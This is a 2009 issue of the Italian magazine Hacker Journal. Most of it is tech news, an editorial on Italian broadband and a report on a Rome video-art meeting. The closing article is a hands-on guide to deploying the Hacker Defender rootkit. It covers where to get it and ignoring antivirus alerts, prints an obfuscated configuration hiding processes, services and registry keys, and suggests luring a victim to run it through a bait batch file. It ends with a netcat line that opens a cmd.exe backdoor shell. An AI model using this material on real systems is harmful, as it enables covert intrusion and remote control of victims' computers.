TUTTO QUELLO CHE GLI ALTRI NON DICONO  

NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI
2 €



n.179
www.hackerjournal.it

VIRUS
ANALISI DI UN WORM

TV SAT
PERCHÈ SKY È INVIOLABILE

HACKER DEFENDER
COME USARE UN ROOTKIT

CRACKING
RECUPERIAMO LE PASSWORD CON LØPHTCRACK

LINUX
WORDPRESS
METTI IL BLOG SUL TUO PC

HACKER WORLD
CINEIDIOZIE
(S)PARLANDO DI HACKER

QUATTORD. ANNO 9 - N° 179 - 25 GIUGNO/8 LUGLIO 2009 - € 2,00



hack·er (hăk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale



Digital Divide

"Credere al progresso non significa credere che un progresso ci sia già stato"
(Franz Kafka)

Siamo il fanalino di coda in Europa e rischiamo di "perdere il treno della banda larga".

Chi abita in un grande centro urbano, non se ne rende conto. Può tenere il router acceso notte e giorno, scaricare 24/7 con eMule, chattare e navigare in ogni momento. Sembra quasi impossibile ma ci sono ancora tanti utenti, magari a pochi chilometri di distanza da noi, che invece tutte queste cose se le sognano: il massimo che possono ottenere per placare la propria fame telematica è una connessione a 56K con il vecchio modem analogico. Si chiama Digital Divide e verso la fine del 2004 è nata anche un'associazione come punto di incontro per tutti quelli che abitano e lavorano in zone non coperte dalla banda larga (www.antidigitaldivide.org).

Poche settimane fa, ha cominciato a circolare in Rete il documento di Francesco Caio, preparato per il Governo circa lo sviluppo della rete in Italia, in cui si prospetta la creazione di un Network di Nuova Generazione. Tralasciamo qui le polemiche seguite alla diffusione del documento (serve davvero una rete più veloce? dove si trovano i soldi?) e concentriamo la nostra attenzione sull'annuncio di Paolo Romani, viceministro allo Sviluppo Economico con delega alle Comunicazioni, seguito all'analisi del documento stesso: "Entro la fine del 2012 tutti gli italiani potranno connettersi a Internet a banda compresa tra 2 e 20 Mbps".

A prescindere da tutte le complicazioni legate al necessario scorporo della rete telefonica da Telecom (Oscar Cicchetti, responsabile Telecom del mercato domestico ha già detto che di scorporo non se ne parla e che la diffusione del Network di Nuova Generazione succederà gradualmente, anno dopo anno e soprattutto quando Telecom Italia riterrà che i clienti saranno disposti a "pagarla") ciò che infastidisce ancora una volta è la politica degli annunci completamente slegata dalla realtà e da qualsiasi analisi tecnica.

2012 significa fra tre anni! quanto tempo ha impiegato FastWeb a cablare Milano? Ora, non per essere disfattisti, ma se va bene, e dico se va bene (Expo insegna) fra tre anni si potrebbe posare la prima pietra. Qui si parla di rifare la rete telefonica italiana.

Siamo il fanalino di coda in Europa, se non vogliamo "perdere il treno della banda larga" e cancellare il Digital Divide sarà il caso che la nostra classe dirigente metta da parte annunci trionfali e cominci d affrontare i problemi con lo scopo di risolverli. Ora.

The Guilty

HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Anno 9 – N.179
25 giugno/8 luglio 2009

Editore (sede legale):
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71
00196 Roma
Fax 063214606

Realizzazione editoriale
a cura di BMS Srl

Printing:
Roto 2000

Distributore:
M-DIS Distributore SPA
via Cazzaniga 2 - 20132 Milano

Copertina: Daniele Festa

HACKER JOURNAL
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

Una copia 2,00 euro

Direttore Responsabile:
Teresa Carsaniga

Copyright
WLF Publishing S.r.l. - Socio Unico Medi & Son S.r.l., è titolare esclusivo di tutti i diritti di pubblicazione. Per i diritti di riproduzione, l'Editore si dichiara pienamente disponibile a regolare eventuali spettanze per quelle immagini di cui non sia stato possibile reperire la fonte.

Gli articoli contenuti in Hacker Journal hanno scopo prettamente didattico e divulgativo. L'editore declina ogni responsabilità circa l'uso improprio delle tecniche che vengono descritte al suo interno. L'invio di immagini ne autorizza implicitamente la pubblicazione gratuita su qualsiasi pubblicazione anche non della WLF Publishing S.r.l. - Socio Unico Medi & Son S.r.l.

Copyright WLF Publishing S.r.l.
Tutti i contenuti sono Open Source per l'uso sul Web. Sono riservati e protetti da Copyright per la stampa per evitare che qualche concorrente ci freghi il succo delle nostre menti per farci del business.

Informativa e Consenso in materia di trattamento dei dati personali
(Codice Privacy d.lgs. 196/03)

Nel vigore del d.lgs 196/03 il Titolare del trattamento dei dati personali, ex art. 28 d.Lgs. 196/03, è WLF Publishing S.r.l. - Socio Unico Medi & Son S.r.l. (di seguito anche "Società", e/o "WLF Publishing"), con sede in via Donatello 71 Roma. La stessa La informa che i Suoi dati verranno raccolti, trattati e conservati nel rispetto del decreto legislativo ora enunciato anche per attività connesse all'azienda. La avvisiamo, inoltre, che i Suoi dati potranno essere comunicati e/o trattati nel vigore della Legge, anche all'estero, da società e/o persone che prestano servizi in favore della Società. In ogni momento Lei potrà chiedere la modifica, la correzione e/o la cancellazione dei Suoi dati ovvero esercitare tutti i diritti previsti dagli artt. 7 e ss. del d.lgs. 196/03 mediante comunicazione scritta alla WLF Publishing S.r.l. e/o al personale Incaricato preposto al trattamento dei dati. La lettura della presente informativa deve intendersi quale consenso espresso al trattamento dei dati personali.

Guerra allo spam

vinta una battaglia non la guerra

Il giorno 4 giugno, la U.S. Federal Trade Commission ha ordinato la disconnessione di Pricewert LLC, un fornitore di servizi Internet ritenuto coinvolto nella diffusione di spam, malware e pornografia infantile (la prima udienza è prevista per il 15 giugno). A distanza di una settimana, secondo uno studio dell'email security vendor Marshal8e6, il calo del volume dello spam è stato del 15%. Il takedown di Pricewert LLC avrebbe coinvolto Cutwail, uno dei più noti botnet mondiali, che da solo coprirebbe circa il 35% di tutto lo spam mondiale. Si tratta quindi di una bella vittoria ma non c'è da rallegrarsi più di tanto: ricorderete che nel novembre del 2008, a seguito della chiusura di McColo Corporation, il volume dello spam mondiale era diminuito per qualche tempo addirittura del 70% per poi ritornare progressivamente ai livelli tradizionali.



Adobe (adesso) corre

Giusto un paio di numeri fa, più precisamente su Hacker Journal 176, parlavamo dei rischi collegati all'utilizzo di Adobe Reader. Da una ricerca condotta da Mikko Hypponen, Chief Reserarch Officer di F-Secure, risultava che addirittura il 47% degli attacchi ai sistemi informativi rilevati dall'inizio dell'anno avessero avuto come protagoniste le falle dell'applicazione e si poneva l'accento sulla lentezza con cui Adobe avesse affrontato il problema: poche patch e soprattutto rilasciate con tempistiche assolutamente inadeguate rispetto all'ampiezza del problema (pensiamo alla diffusione mondiale del plugin). È passato poco più di un mese ed ecco che qualcosa si muove: Brad Arkin, responsabile per la sicurezza della Casa di San Jose, ha pubblicato sul suo blog la notizia che a partire dalla prossima estate gli aggiornamenti di Acrobat Reader verranno rilasciati con cadenza trimestrale. Non solo, pare sia stato scelto come giorno di pubblicazione il martedì ovvero in contemporanea con la pubblicazione delle patch di Microsoft. Pare inoltre che gli aggiornamenti riguarderanno tutte le versioni del Reader e non solo le più recenti. Cosa abbia spinto improvvisamente Adobe a premere sull'acceleratore non è dato sapere, ma siamo sicuri che la pressione esercitata dai programmi open source alternativi, affidabili e sicuri, abbia giocato un ruolo non secondario.





NEWS

GOOGLE 92 su 100

I tracker sono dei piccoli programmi che permettono ad alcuni siti, come ad esempio i motori di ricerca, di controllare in tempo reale l'attività di determinati portali ritenuti strategici. In base ad una ricerca effettuata dall'università statunitense di Berkley, Google monitora il 92% dei siti più importanti del mondo (348.059 dei 393.829 domini più visitati al mondo) grazie alla presenza costante di tracker che registrano e inviano direttamente a Big G informazioni sull'affluenza e le preferenze dei navigatori. Per fortuna il grado di invadenza diminuisce via via che i siti diventano meno importanti fino a raggiungere un 3% dei 400.000 siti web più popolari del pianeta. Si tratta comunque di una presenza ingombrante anche se solo per individuare i trend dei navigatori.

Google™

APPLE ALLARGA LA GARANZIA

Sbagliare è umano... riparare è doveroso! Questo deve essere stato il motto di Apple che, in seguito ai numerosi problemi riportati dai suoi modelli di macbook, ha deciso di estendere da 2 a 3 anni la garanzia dei suoi popolarissimi notebook. Il motivo di questa decisione è in gran parte dovuto ai numerosi malfunzionamenti delle schede grafiche Nvidia 9400 che tendono a surriscaldarsi velocemente causando a volte anche danni irreparabili agli altri componenti del portatile. In un primo momento Apple aveva semplicemente rilasciato un nuovo firmware per i Mac Book che offriva un miglior controllo delle ventole di dissipazione: evidentemente la cosa non è bastata agli utenti, che hanno continuato a lamentarsi per i, comunque numerosi, problemi del loro computer. Presto fatto: Apple ha allungato la garanzia permettendo a tutti coloro che avevano il PC danneggiato di ricevere le cure del caso. Del resto, già i clienti della Mela sono pochi, perderne altri per un paio di schede video da sostituire non sarebbe stato sicuramente conveniente.



QUANDO L'HACKING LAVORA CON LA LEGGE

Entrare nel sistema informatico di un call center e controllare le sue telecamere di sicurezza, di solito è un atto che può essere punito con la galera, anche se degno di ammirazione visto che si tratta di un'operazione tecnicamente difficilissima. Tuttavia quando a farlo sono i carabinieri la prospettiva cambia totalmente. In barba alle solite barzellette, i carabinieri di una caserma di Genova sono riusciti ad accedere da remoto al sistema di controllo di un internet point e ad arrestare in flagrante 10 spacciatori di droga. L'attività di spaccio avveniva regolarmente all'interno del locale all'insaputa del suo proprietario che non aveva mai notato movimenti sospetti: per fortuna c'erano le telecamere di sicurezza a fare il lavoro del distratto esercente e ad aiutare i carabinieri a pianificare la proficua retata.



PHONECRYPT E DITE ADDIO ALLE INTERCETTAZIONI



Se solo Luciano Moggi l'avesse saputo... Una società di software tedesca, Securstar, molto attiva nello sviluppo di applicazioni per la protezione dei dati digitali, ha recentemente rilasciato Phonecrypt, un programma dedicato a chi teme di essere spiato al cellulare e vuole proteggere le sue conversazioni e i suoi SMS. Il programma utilizza un protocollo AES256 per codificare le conversazioni in modo tale da renderle inutilizzabili anche in caso di intercettazione. Chiaramente il destinatario della chiamata, della mail o dell'SMS deve utilizzare lo stesso programma per ricevere i dati. In pratica non appena parte la chiamata i due telefoni si inviano una chiave di codifica che cambia ogni 4 secondi in modo da rendere pressoché impossibile decriptare la conversazione. Phonecrypt per il momento funziona solo su smartphone dotati di sistema operativo Windows Mobile, ma non si esclude che presto arrivino anche versioni per il Balckberry e l'iPhone di Apple.

UNO ZAR ALLA CORTE DI OBAMA

Il problema della sicurezza informatica è molto sentito, soprattutto negli Stati Uniti dove aziende e organizzazioni governative hanno nei loro PC informazioni a volte determinanti per il destino del Pianeta. Proprio per questo motivo il Presidente degli Stati Uniti Barack Obama ha deciso di istituire un nuovo ufficio alla Casa Bianca che si occuperà di studiare soluzioni per aumentare i livelli di sicurezza informatica di chi tratta materiali sensibili e informazioni riservate. A guidare il nuovo gabinetto ci sarà un super esperto, uno zar come lo ha definito lo stesso Presidente, che avrà il compito di analizzare e prevedere attività terroristche e di spionaggio industriale il tutto senza intaccare i diritti civili dei cittadini USA e la loro privacy: Obama infatti assicura che non verrà imposta a privati e aziende alcuna regola di comportamento per garantire la sicurezza, se non quelle già in uso dettate dal comune buon senso.



TESTA DI IPOD!

No, non si tratta di un insulto informatico ma del lavoro di alcuni ragazzi giapponesi che hanno pensato di sfruttare le incredibili capacità e la versatilità del loro iPod Touch per costruire un robottino comandato proprio dal lettore multimediale di Apple. Un po' tozzo nel design e ancora goffo nei movimenti, il robot-pod tuttavia risponde egregiamente ai comandi impartiti dai suoi inventori tramite l'interfaccia touch dell'iPod ed un'applicazione appositamente sviluppata. Certo, digitare comandi sulla faccia di un robot non sembra certo il modo più pratico per controllarlo ma il team giapponese sta già studiando un sistema per comandare il droide attraverso un secondo iPod utilizzando la tecnologia wireless... nel frattempo non resta che fargli i complimenti per l'idea, la realizzazione e l'hacking dell'iPod!



Il Wi-Max e' quasi pronto

Un PC, il sole, la spiaggia e una connessione Internet a banda larga! Beh, questo almeno è quanto promettono le società che nel gennaio scorso si sono aggiudicate gli appalti regionali per l'erogazione di servizi di collegamento ad Internet tramite tecnologia Wi-Max. La verità è che il bando ha spezzettato molto il panorama del Wi-Max italiano affidandolo a numerose società medio-piccole che forniscono servizi in aree geografiche limitate. Questo stratagemma ha arginato lo strapotere dei grandi gruppi telefonici (Tim e Vodafone su tutti) dalla lotta per la nuova tecnologia Wireless ma ha fatto sì che molte regioni italiane ancora non siano pronte per fornire ai loro utenti una copertura Wi-Max. Per questo motivo quest'estate alcune regioni cominceranno a pubblicizzare abbonamenti per il Wi-Max mentre altre partiranno solo successivamente. Se vi trovate in Piemonte, Marche, Toscana, Emilia e Sicilia forse avete qualche possibilità, per gli altri... pazienza!!!



PAROLE PERICOLOSE, IL WEB NE È PIENO

A volte basta cercare informazioni sul proprio show preferito o sulla proprio squadra del cuore per trovarsi il PC pieno di malware. Questo è ciò che emerge dall'indagine condotta dai laboratori MacAfee sulle parole più digitate nei motori di ricerca e su quanto queste siano collegate a pericolosi siti di spam, o malware. Una delle attività preferite dei pirati, infatti, è quella di inserire nei metatag dei loro siti trappola molte parole chiave legate ad argomenti popolari come la musica, lo sport o la TV. Questo sistema imbroglia i motori di ricerca che indicizzano il sito pericoloso come un portale di informazioni e lo segnalano tra i primi risultati della ricerca.



Le parole più pericolose sarebbero l'immancabile free, unito a games, apps e soprattutto sex, lyrics (testi di canzoni), Mp3, ma anche legati a nomi di personaggi famosi come Rihanna. È divertente sapere che esiste anche una classifica italiana di parole pericolose: ai primi posti della classifica troviamo istruzione, digitale terrestre, uomini e donne e Roma... forza lupi allora.

CABINET SOLO PER DONNE!

Azzurro per i maschietti, rosa per le femminucce. Inizia sempre così, dalla nascita, la differenziazione che vuole uomini e donne diversi, non solo per natura ma anche per gusti, idee, consumi. Questo luogo comune, il più delle volte vincente, deve aver ispirato anche la nuove linea di cabinet per Pc firmata InWin dedicati esclusivamente al pubblico femminile. Tecnicamente i prodotti della linea rosa non si discostano dai modelli tradizionali e montano tutte le più moderne tecnologie. La differenza sta esclusivamente nel look: al posto degli anonimi case per computer o di quelli moddati con luci stroboscopiche e led di ogni tipo, i cabinet di inWin sono decorati con fantasie floreali e cristalli Swarovsky. Come dire... adesso sì che le donne si interesseranno ai PC! Onestamente ci sembra un modo molto semplicistico di andare incontro ai gusti delle donne, che comunque già da tempo utilizzano il computer quanto, se non più, dei loro colleghi uomini. Tuttavia, se piace...





WINDOW 7 IL 22 OTTOBRE

Sta per arrivare e questa volta ancora non sappiamo se è una minaccia o una promessa. Stiamo parlando di Windows 7 il nuovo sistema operativo di Microsoft che, dopo l'ultima release pubblica, sta per raggiungere i negozi di tutto il mondo. La data di debutto è stata fissata da Microsoft qualche giorno fa e sarà il 22 ottobre di quest'anno. Si tratta di un record per Microsoft, mai così veloce a sfornare un sistema operativo: sono passati solo 2 anni e 10 mesi da quel 22 gennaio 2007 in cui Windows Vista fece per la prima volta capolino tra i negozi, riscuotendo l'insuccesso planetario che tutti sappiamo. Evidentemente l'azienda di Bill Gates ha voluto correre ai ripari con questo Windows 7. Chi l'ha provato a fondo ne è rimasto soddisfatto: in pratica è quello che doveva essere Windows Vista 2 anni fa, snello, stabile, veloce. Bene Microsoft... ma perché dover spendere altri 200 o 300 euro per avere qualcosa che avreste dovuto rilasciare gratis come doveroso aggiornamento di Windows Vista?









DIRECTX ANCORA UNA VOLTA A RISCHIO!

Microsoft ha da poco diffuso una nota in cui avverte i suoi utenti di un possibile rischio infezione dovuto a un bug di programmazione trovato all'interno delle sue DirectX: queste famosissime librerie grafiche rappresentano il cuore multimediale di Windows e si occupano di tutto quello che è audio-video dalla gestione dei filmati, alla musica, ai giochi 3D. La vulnerabilità è stata riscontrata nei moduli DirectShow (quelli dedicati alla gestione dei video) in tutte le versioni DirectX dalla 7 in poi: a causa di questo bug, un file video Quicktime appositamente modificato potrebbe far eseguire ai nostri computer un codice malevolo in grado agevolare il controllo da remoto del nostro PCda parte di qualche maleintenzionato. Un sistema molto ingegnoso messo a punto dai pirati per impadronirsi dei nostri dati o per utilizzare il nostro computer come copertura per attacchi a server o altri portali. Come da copione da Microsoft annunciano di essere già al lavoro per tappare la falla... come da copione una volta che avranno risolto questa, se ne aprirà un'altra. Da qualche altra parte!



PIRATI A BRUXELLES

Con il 7,1% (circa 200.000 voti) il Partito Pirata svedese otterrà 1 o forse 2 seggi al Parlamento europeo. Merito anche della notorietà avuta durante il processo. Ma sicuramente su questo inatteso successo elettorale hanno avuto un peso predominante le leggi sempre più restrittive in tema di copyright paventate da molti governi. Luca Neri , autore del libro "La baia dei pirati - Assalto al copyright" commenta così: "Il successo del Piratpartiet in queste elezioni rappresenta uno spartiacque di portata storica (...) Per quanto ricca e potente possa essere la lobby delle multinazionali del copyright, per quante leggi liberticide e cause legali questa possa promuovere, il segnale che ci arriva dalla Svezia non potrebbe essere più chiaro: il futuro è dei pirati!"



IL COPYRIGHT SI INSEGNA A SCUOLA

Cosa hai oggi in classe? Dunque, italiano due ore, compito di matematica, inglese e poi mi interrogano in diritto d'autore. Sembra una conversazione surreale ma è quello che sperano le principali major di tutto il mondo: l'introduzione di una materia che, fin dall'infanzia, insegni ai bambini il rispetto del diritto d'autore. La copyright alliance è una lobby americana che ha recentemente avanzato la proposta di inserire lo studio del diritto d'autore e delle norme che regolano la proprietà intellettuale all'interno delle materie scolastiche magari al posto di attività inutili come la



filosofia o la storia! L'associazione, manco a dirlo supportata da colossi come la RIAA e MPAA, sostiene che il rispetto del copyright è uno degli elementi fondanti della società moderna e del progresso civile e sociale per cui dovrebbe diventare per i giovani americani una sorta di educazione civica. Chiaramente la posizione delle Copyright Alleance ci fa davvero sorridere, tuttavia non possiamo sapere quanto seriamente potrebbe valutarla il congresso americano, soprattutto a seguite delle spinte fatte dall'industria discografica e cinematografica in questa direzione.

Foto di Pazzeski

Roma: performances dal VJset live alle libertà digitali

LIVE 2009 PERFORMERS MEETING

Un'applicazione, un meeting



LPM 2009: sala centrale - pubblico durante una presentazione

Sono 378 artisti provenienti da 28 Paesi (Italia, Spagna, Uruguai, Germania, Turkia, France, United Kingdom, Argentina, Portogallo, Messico, Canada, Polonia, Olanda, Ungheria, Latvia, Irlanda, Svezia, Repubblica Ceca, Grecia, Danimarca, USA, Austria, Australia, Macedonia, Bulgaria) e 293 tra performances, workshop e showcases. Questi i numeri della 7° edizione di LPM, meeting internazionale di vj e video-artisti che si è svolto a Roma dal 28 al 31 maggio presso i locali del Brancaleone, diventando una delle più vaste e attive comunità del settore.

:: Genesi

LPM nasce intorno a flXer un'applicazione in flash pensata per realizzare vjset live: il software ideato da Gianluca Del Gobbo - gratuitamente scaricabile online, ma con licenza proprietaria - riscuote successo e quando nel 2002 si decide di "fare una festa" per la sua nuova release, ecco che a Roma arrivano circa 60 vj da tutta Europa. Di loro spontanea volontà e pagandosi il biglietto, spinti dalla voglia di incontrarsi e performare insieme. A unire la comunità fondamentale il contributo di Valeria Guarcini (aka Jemma Temp/Nikky) e Francesco "Wabear" Macarone Palmieri, noti agitatori della scena culturale queer/underground romana, che li ha visti protagonisti di esperienze come il Phagoff. L'idea è semplice: offrire ospitalità e un luogo attrezzato per performare pubblicamente, partecipare a workshop, presentazioni, showcases. Non è poco...

:: Evoluzione

Dalla prima edizione il meeting vede una crescita esponenziale, assestandosi su una media di 350 presenze. I primi tre anni l'ospitalità viene offerta

dagli organizzatori che aprono letteralmente le loro case - e quelle degli amici. Quando si arriva di colpo a 200 partecipanti. Da quel momento il gruppo inizia a ragionare su come dotarsi di un minimo di fondi e strutture per evitare il rischio di implosione. Le risorse principali vendono dal network e dalle energie messe in campo da partner e piccoli sponsor, fino a quando nel 2007 viene vinto un bando della Provincia di Roma, che quest'anno ammonta a 32.000 euro, utilizzati in sostanza per pagare l'accoglienza. Gli artisti continuano a pagare da sé le spese di viaggio.

:: Digital Freedoms...


Quello che vogliamo mettere però particolarmente in luce di LPM è il suo legame con le c.d. libertà digitali. Fino al 2007 il meeting scegli infatti come location il Linux Club, locale gestito dall'omonima associazione che ha svolto negli anni un'azione di diffusione del software libero e della cultura opensource. Il locale ha purtroppo chiuso i battenti da due anni e dal 2008, per mantenere questo legame naturale, LPM dedica la giornata di apertura a questo tema in modo esplicito. L'anno scorso, presso il Mattatoio, ha ospitato iniziative e dibattiti sul diritto d'autore come la Degradarte. E il 2009 non è stato da meno. Il programma, denso di presentazioni, installazioni e tavole rotonde con ospiti internazionali, ha visto una stratta collaborazione con il REFF – ne abbiamo parlato qualche numero fa – di cui LPM è uno dei primi sostenitori. A descrivere concisamente l'orientamento politico e culturale della giornata l'installazione "TCDTD" acronimo di "Throwing Copyright Down The Toilet" realizzata da Salvatore Iaconesi (xDxD.vs.xDxD) nello spazio REFF. Un meraviglioso wc ripescato da una discarica con tanto di sciacquone dove buttare al cesso il copyright: munito di webcam, proiettore e software di riconoscimento del movimento, tirando la familiare catenella i primi 1200 risultati di Google per "contenuto protetto" vengono remixati, spixelati e proiettati con uno scroscio sulla parete... Il dibattito centrale è ruotato nel pomeriggio intorno a REFF.erence 2, una tavola rotonda a cui hanno partecipato avvocati, curatori, artisti attivisti, Marco Scialdone, Rossella Ongaretto, Lorenzo Imbesi, Jaromil, Simona Lodi, Leo Sorge Rusel Carrens (myRMX, Los Angeles) e, in collegamento da remoto, Brett Gaylor (OpenSourceCinema) dal Canada e il gruppo Perpetual Art Machine da New York; come presenza istituzionale c'è infine Alessandro Ferrante,portavoce dell'Assessorato alla Cultura del Comune di Roma, che mette sul piatto criticità e scelte per l'innovazione che l'assessorato sta affrontando. Oggetto principale di discussione quali le politiche culturali capaci di supportare la creatività nel contemporaneo e quali i modelli di business efficaci, il tutto intrecciato al necessario adeguamento dell'attuale legislazione sul diritto d'autore. E in questo si fa notare Russel Carrens. myRMX è un esempio di giovane start-up (nata 2 mesi fa) il cui modello di business è legato a un uso intelligente della musica libera attraverso un'applicazione per cellulari che permette al pubblico di remixare e usare sample e tracce di giovani artisti per creare nuove musiche, variazioni e pacchetti di remix che vengono rimessi in circolazione. Come dice spiega Carrens "We want to make music an open process", un progetto che lascia intravedere nuove strade percorribili da chi è interessato.



Saletta workshop in funzione tutti i giorni della manifestazione dalle 16 alle 21.



Simona Lodi e Giacomo Verde presentano il Piemonte Share Festival e la lista AHA.



"TCDTD", visione dal retro: sul muro lo "scroscio" remixato di contenuti protetti.

::Conclusioni

LPM è senz'altro un meeting riuscito, capace di creare una commistionoin fra i vj, la videoarte e il clubing con tematiche vicine per loro natura al diritto d'autore, alla culture jamming, alle libertà digitale, riuscendo intessere rapporti con frange interessanti dei movimenti queer. E se flXer è un software proprietario, completamente opensource è la modalità con cui l'evento è stato concepito. Compresa la sua economia...

Un rootkit per amico

Segreti e virtù di Hacker Defender, un goloso software che viene in aiuto degli hacker

Non c'è metodo migliore di studiare un rootkit, e le sue potenzialità, che imparare a usarlo. Nati in ambiente Unix, i rootkit sono applicazioni che fanno parte della famiglia dei trojan, e la loro specialità, si fa per dire, è quella di nascondere file e software malevoli. Al contrario dei classici backdoor, i rootkit offrono un controllo minore sul computer di una vittima, ma proprio per questo, sono molto più difficili da individuare. Insomma, nelle mani sbagliate (o in quelle giuste, dipende dai punti di vista) si tramutano in imbattibili strumenti di hacking. Fatte le debite e sommerie presentazioni, torniamo al fulcro del discorso: usare un rootkit. In realtà non ce ne sono molti di completi sulla piazza, perché buona parte degli hacker preferisce confezionare specifiche, e instabili, versioni "ad hoc". Hacker Defender, per fortuna, è dotato di tutte le funzioni del classico rootkit, si nasconde piuttosto bene alle analisi degi antivirus, è facilmente reperibile e, per chi è alle prime armi, facile da configurare e usare. Gli hacker più esperti apprezzano invece le possibilità di rifinirlo e personalizzarlo secondo specifiche esigenze.

:: Dove trovarlo

Partendo proprio dalle reperibilità del software, Hacker Defender si trova senza problemi nei circuiti P2P come BitTorrent e Rapidshare, ma anche una rapida ricerca in Google offre link utili allo scopo. Lo si trova con stringhe di ricerca del tipo "Hacker Defender download", o "download hxdef" ("hxdef" è la sigla con cui è maggiormente conosciuto). Nel momento in cui scriviamo, il codice sorgente (i binari si trovano altrove) di Hacker Defender si trova anche all'indirizzo www.hacker-soft.net/Soft/Soft_11659.htm, mentre il sito ufficiale, hxdef.org, appare inattivo ormai da un bel po'. Ovviamente, come accade con tutti i software di questo tipo, il nostro antivirus può rilevare l'archivio ZIP di Hacker Defender come una minaccia. Se così fosse, ignoriamo l'avviso, prendendoci ovviamente tutte le responsabilità per i problemi che possono verificarsi. Il cuore del rootkit è il suo file configurazione, in formato INI (di solito hxdef.ini) e quindi perfettamente modificabile con un qualsiasi editor di testo.

```
[H<<<idden T>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::

"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
h<x>d<e>:f<*
<\r\c:\m\d.\e\x\e

/[/H/idd\en Ser:vi"ces]
Ha>:ck"er//Def\ender*
       /
[Hi:dden R/">>egKeys]
Ha:"c<kerDef\e/nder100
LE":GACY_H\ACK/ERDEFE\ND:ER100
Ha:"c<kerDef\e/nderDrv100
LE":GACY_H\ACK/ERDEFE\ND:ERDRV100
          /
\"[Hid:den\> :RegValues]""""
           ////

:[St/\artup\ Run/]

":[\Fr<ee>> S:"<pa>ce]

"[>H<i>d"d:en<>\ P/:or:t<s"]\:

[Set/tin/:\gs]  /
P:assw\ord=hxdef-rulez
Ba:ckd:"oor"Shell=hxdefß$.exe
Fil:eMappin\gN/ame=_.-=[Hacker Defen-
der]=-._
Serv:iceName=HackerDefender100
>Se|rvi:ceDisp<://la"yName=HXD Servi-
ce 100
Ser>vic:eD||escr<ip:t"ion=powerful NT
rootkit
Dri<ve\rN:ame=HackerDefenderDrv100
D:riv>erFileNam/e=hxdefdrv.sys
```

:: Trucchi di mascheramento

Molte delle voci presenti, come visto, sono modificate, al fine di essere meno rilevabili dai software antivirus. Così, per esempio, un LE":GACY_H\ACK/ERDEFE\ND:ER100 corrisponde in realtà a un LEGACY_HACKERDEFENDER100. I caratteri "superflui", ovviamente, sono ignorati dal rootkit quando viene il momento di interpretare il file INI. Una volta presa confidenza con le varie voci e la rispettiva nomenclatura, è possibile configurare di tutto punto il rootkit, per esempio stabilendo i processi ai quali legarlo e il nome dei file da sfruttare nel computer della vittima. Una volta modificato a piacimento il file INI, si passa all'avvio del rootkit. In linea di massima, basta avviare il comando come hxdef100.exe, seguito dal nome del file INI. Ovviamente sta a noi decidere come convincere un utente ad avviare un comando di questo tipo. Per esempio tramite un invitante file batch che promette la visione di immagini celestiali…

Se non specifichiamo il nome del file INI, l'eseguibile cerca il file EXENAME.INI e, in mancanza di questo, non esegue alcuna istruzione specifica. Oltre a specificare un file INI, possiamo indicare dei comandi opzionali. Ce ne sono ben quattro:

-:installonly
installa il rootkit, ma senza eseguirlo

-:refresh
forza il caricamento delle impostazioni del file INI


-:noservice
non installa il rootkit

-:uninstall
blocca tutte le attività legate al rootkit e lo disinstalla dalla memoria


Ora che abbiamo conosciuto, sommariamente, questo favoloso e potentissimo software, non resta che comprenderne i principali utilizzi pratici. Quello più ovvio, e classico, è l'accoppiata con Netcat. Si tratta di un altro software che, per un hacker, non ha certo bisogno di presentazioni. Detto anche "il coltellino svizzero dell'hacker", una delle sue funzioni più utili è quella di creare una connessione tra il nostro computer e quello della vittima. Per integrare Netcat in Hacker Defender, basta specificare nel succitato file INI l'apposita istruzione, del tipo :

```
:[St/\artup\ Run/]
C:\nc.exe? –L –p 300 –t –e cmd.exe
```

